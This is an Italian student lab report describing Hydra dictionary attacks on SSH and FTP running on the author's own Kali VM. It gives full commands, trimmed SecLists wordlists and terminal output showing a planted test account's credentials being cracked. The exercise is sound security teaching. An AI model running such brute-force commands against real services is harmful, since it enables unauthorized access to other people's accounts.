

# REPORT

## PROGETTO S6/L5

---

**OBIETTIVO:** è duplice e si articola in due componenti principali:

1. **Mettere in pratica l'uso di Hydra** per l'attacco a dizionario volto al cracking dell'autenticazione su servizi di rete, con particolare attenzione alla metodologia e agli strumenti impiegati.
2. **Approfondire la configurazione e la gestione dei servizi stessi**, comprendendo che il setup corretto rappresenta una componente fondamentale per la sicurezza e il funzionamento della rete.

L'attività si suddivide in due fasi operative:

- **Fase 1:** Configurazione guidata di un servizio SSH e utilizzo di Hydra per eseguire un attacco di brute-force sull'autenticazione.
- **Fase 2:** Configurazione autonoma di un ulteriore servizio di rete a scelta (ho scelto FTP) e applicazione delle stesse tecniche di attacco tramite Hydra.

### Fase 1 – Attacco su servizio SSH

1. **Creo, come richiede la traccia, un nuovo utente nella VM Kali Linux**

Per farlo, utilizzo il comando:

```
sudo adduser test_user
```

Viene chiesto di inserire la password per il nuovo utente.

Inserisco:

```
test_pass
```

Chiede di inserire informazioni opzionali come numero di stanza, numero di telefono, etc. Salto premendo INVIO.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password di kali:  
info: Aggiunta dell'utente «test_user» ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Aggiunta del nuovo gruppo «test_user» (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creazione della directory home «/home/test_user» ...  
info: Copia dei file da «/etc/skel» ...  
Nuova password:  
Reimmettere la nuova password:  
passwd: password aggiornata correttamente  
Modifica delle informazioni relative all'utente test_user  
Inserire il nuovo valore o premere INVIO per quello predefinito  
Nome completo []: TestUser  
Stanza n° []:  
Numero telefonico di lavoro []:  
Numero telefonico di casa []:  
Altro []:  
Le informazioni sono corrette? [S/n] s  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Aggiunta dell'utente «test_user» al gruppo «users» ...  
(kali@kali)-[~]  
$
```

## 2. Individuo l'indirizzo IP della VM Kali Linux

Digito il comando

*ip a*

```
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.134/24 brd 192.168.1.255 scope global dynamic noprefixrout  
e eth0  
        valid_lft 85174sec preferred_lft 85174sec  
    inet6 2001:b07:5d31:fe07:a71f:59d0:e85b:e96a/64 scope global dynamic nopr  
efixroute  
        valid_lft 86105sec preferred_lft 86105sec  
    inet6 fe80::f8a8:fae0:343a:bbbb/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

## 3. Configuro il servizio SSH sulla VM Kali Linux

Lo attivo digitando il comando

*sudo service ssh start*

```
(kali㉿kali)-[~]  
$ sudo service ssh start
```

Testo la connessione SSH dell'utente appena creato sul sistema, eseguendo il comando seguente:

*ssh test\_user@192.168.1.134*

```
(kali㉿kali)-[~]  
$ ssh test_user@192.168.1.134  
The authenticity of host '192.168.1.134 (192.168.1.134)' can't be established  
.  
ED25519 key fingerprint is SHA256:RaXTd0TdEa5GLKeOI5YvD3ZTKXTK3jY8q0Rqh/NpEwU  
.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '192.168.1.134' (ED25519) to the list of known hos  
ts.  
test_user@192.168.1.134's password:  
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-  
11) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user㉿kali)-[~]  
$
```

Come ci si aspettava, le credenziali inserite sono corrette, infatti è tornato il prompt dei comandi dell'utente test\_user sulla Kali.

#### 4. Configuro Hydra per la sessione di cracking

Una volta verificato l'accesso, procedo a configurare Hydra. Effettuo prima il logout dall'utente test\_user con il comando:

*exit*

Occorre, ora, scaricare una collezione di nomi utente e passwords più comuni da Internet, in modo da poterle usare con il tool.

Per farlo utilizzo il comando:

*sudo apt install seclists*






Per prima cosa, decido di tagliare alle prime 20 entries sia la lista nomi utenti che passwords, creando rispettivamente 2 files corrispondenti: listacorta.txt – per i nomi utenti – e listacortapwd.txt – per le passwords.

Uso il comando:

```
cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | head -n 20 > ./listacorta.txt
```



```
(kali@kali)-[~]  
$ cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | head -n 20 > ./listacorta.txt
```


e poi:

```
cat /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt | head -n 20 > ./listacortapwd.txt
```

Per assicurarmi che, alla fine, trovi il nome utente e la password che stiamo cercando (che è parte dello scopo dell'esercizio), visto che ne sono a conoscenza avendo creato io l'utente, edito ciascun file di testo aggiungendo il nome utente e la password di interesse.

Uso il comando:


```
nano listacorta.txt
```



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
GNU nano 8.3 listacortapwd.txt *  
123456  
password  
12345678  
qwerty  
123456789  
12345  
1234  
111111  
1234567  
dragon  
123123  
baseball  
abc123  
football  
monkey  
letmein  
696969  
shadow  
master  
666666  
testpass  
  
^G Guida      ^O Salva      ^F Cerca      ^K Taglia     ^T Esegui  
^X Esci       ^R Inserisci  ^\ Sostituisci ^U Incolla    ^J Giustifica
```

E poi il comando:

*nano listacortapwd.txt*




```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
GNU nano 8.3 listacorta.txt
info
admin
2000
michael
NULL
john
david
robert
chris
mike
dave
richard
123456
thomas
steve
mark
andrew
daniel
george
paul
test_user
[ Lette 21 righe ]
^G Guida      ^O Salva      ^F Cerca      ^K Taglia      ^T Esegui
^X Esci       ^R Inserisci  ^\ Sostituisci ^U Incolla     ^J Giustifica
```

Eseguo, adesso, nuovamente il comando per avviare l'attacco con Hydra, questa volta anche riducendo il numero massimo di connessioni parallele (threads) che verrà usato durante l'attacco, come misura ulteriore per evitare il più possibile l'errore ottenuto prima.

Digito:

*hydra -L listacorta.txt -P listacortapwd.txt 192.168.1.134 -t2 ssh -V*



```
(kali@kali)-[~]
$ hydra -L listacorta.txt -P listacortapwd.txt 192.168.1.134 -t2 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
```

**Nota bene:** Gli switch `-L` ("Login list") e `-P` ("Password list") in **Hydra** sono usati per specificare **file** contenenti una lista di utenti o password, a differenza di `-l` e `-p` che accettano un singolo valore. Lo switch `-V` ("Verbose mode") attiva la modalità dettagliata di output, in altre parole mostra ogni tentativo che Hydra sta facendo durante l'attacco, cioè:

- il nome utente e la password provati, in tempo reale mentre Hydra lavora

Dopo qualche minuto di attesa, il prompt di Hydra indica di aver trovato il nome utente e la password che stavamo cercando:

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
41 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "baseball" - 432 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "abc123" - 433 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "football" - 434 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "monkey" - 435 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "letmein" - 436 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "696969" - 437 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "shadow" - 438 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "master" - 439 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "666666" - 440 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "testpass" - 441 of 441 [child 0] (0/0)  
[22][ssh] host: 192.168.1.134 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 15:36:46  
  
(kali@kali)-[~]  
$
```

## Fase 2 – Attacco su altro servizio a scelta

### 1. Scelgo un secondo servizio di rete da attaccare: FTP

Per configurarlo, prima di tutto lo installo con il comando:

```
sudo apt install vsftpd
```

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ sudo apt install vsftpd  
[sudo] password di kali:  
Installazione:  
vsftpd  
Riepilogo:  
  Aggiornamento: 0, Installazione: 1, Rimozione: 0, Non aggiornati: 1074  
  Dimensione scaricamento: 143 kB  
  Spazio richiesto: 352 kB / 51,1 GB disponibile  
  
Scaricamento di:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 vsf  
tpd amd64 3.0.5-0.1 [143 kB]  
Recuperati 143 kB in 1s (153 kB/s)  
Preconfigurazione dei pacchetti in corso  
Selezionato il pacchetto vsftpd non precedentemente selezionato.  
(Lettura del database... 419583 file e directory attualmente installati.)  
Preparativi per estrarre .../vsftpd_3.0.5-0.1_amd64.deb ...  
Estrazione di vsftpd (3.0.5-0.1) ...  
Configurazione di vsftpd (3.0.5-0.1) ...  
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy director  
y /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please updat  
e the tmpfiles.d/ drop-in file accordingly.  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Elaborazione dei trigger per man-db (2.13.0-1) ...  
Elaborazione dei trigger per kali-menu (2025.1.1) ...
```

Dopodiché, lo avvio attraverso il comando:

```
sudo service vsftpd start
```



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ sudo apt install vsftpd  
[sudo] password di kali:  
Installazione:  
vsftpd  
Riepilogo:  
  Aggiornamento: 0, Installazione: 1, Rimozione: 0, Non aggiornati: 1074  
  Dimensione scaricamento: 143 kB  
  Spazio richiesto: 352 kB / 51,1 GB disponibile  
  
Scaricamento di:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 vsf  
tpd amd64 3.0.5-0.1 [143 kB]  
Recuperati 143 kB in 1s (153 kB/s)  
Preconfigurazione dei pacchetti in corso  
Selezionato il pacchetto vsftpd non precedentemente selezionato.  
(Lettura del database... 419583 file e directory attualmente installati.)  
Preparativi per estrarre .../vsftpd_3.0.5-0.1_amd64.deb ...  
Estrazione di vsftpd (3.0.5-0.1) ...  
Configurazione di vsftpd (3.0.5-0.1) ...  
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy director  
y /var/run/, updating /var/run/vsftpd/empty -> /run/vsftpd/empty; please updat  
e the tmpfiles.d/ drop-in file accordingly.  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Elaborazione dei trigger per man-db (2.13.0-1) ...  
Elaborazione dei trigger per kali-menu (2025.1.1) ...
```

## 2. Faccio partire l'attacco a dizionario sul servizio FTP.

Decido di usare le stesse liste editate precedentemente per l'attacco ad SSH. Utilizzo il comando:

```
hydra -L listacorta.txt -P listacortapwd.txt 192.168.1.134 -t2 ftp -V
```

```
(kali@kali)-[~]  
$ hydra -L listacorta.txt -P listacortapwd.txt 192.168.1.134 ftp -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).
```

Dopo un po' di attesa, il prompt dei comandi di Hydra mi informa di aver trovato nome utente e password che volevamo.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
41 [child 7] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "football" - 434 of 441 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "monkey" - 435 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "letmein" - 436 of 441 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "696969" - 437 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "shadow" - 438 of 441 [child 6] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "master" - 439 of 441 [child 14] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "666666" - 440 of 441 [child 13] (0/0)  
[ATTEMPT] target 192.168.1.134 - login "test_user" - pass "testpass" - 441 of 441 [child 2] (0/0)  
[21][ftp] host: 192.168.1.134 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 2 final worker threads did not complete until end.  
[ERROR] 2 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 16:30:07  
  
(kali@kali)-[~]  
$
```

## Risultati e Osservazioni

- **SSH:** L'attacco è riuscito individuando la password corretta all'interno del dizionario. Tempo di esecuzione variabile in base alla potenza della macchina e alla dimensione del dizionario, nel mio caso qualche minuto.
- **Secondo servizio (FTP nel mio caso):** Hydra ha correttamente effettuato il brute force e rilevato le credenziali valide.
- La configurazione dei servizi si è rivelata essenziale per il successo del test, sottolineando la stretta connessione tra hardening e sicurezza.

## Conclusioni

L'esercitazione ha permesso di:

- Comprendere il funzionamento di **Hydra** come strumento per il brute-forcing.
- Acquisire familiarità con la **configurazione di base di servizi di rete**.
- Riflettere sulla **necessità di proteggere i servizi esposti**, evitando password deboli.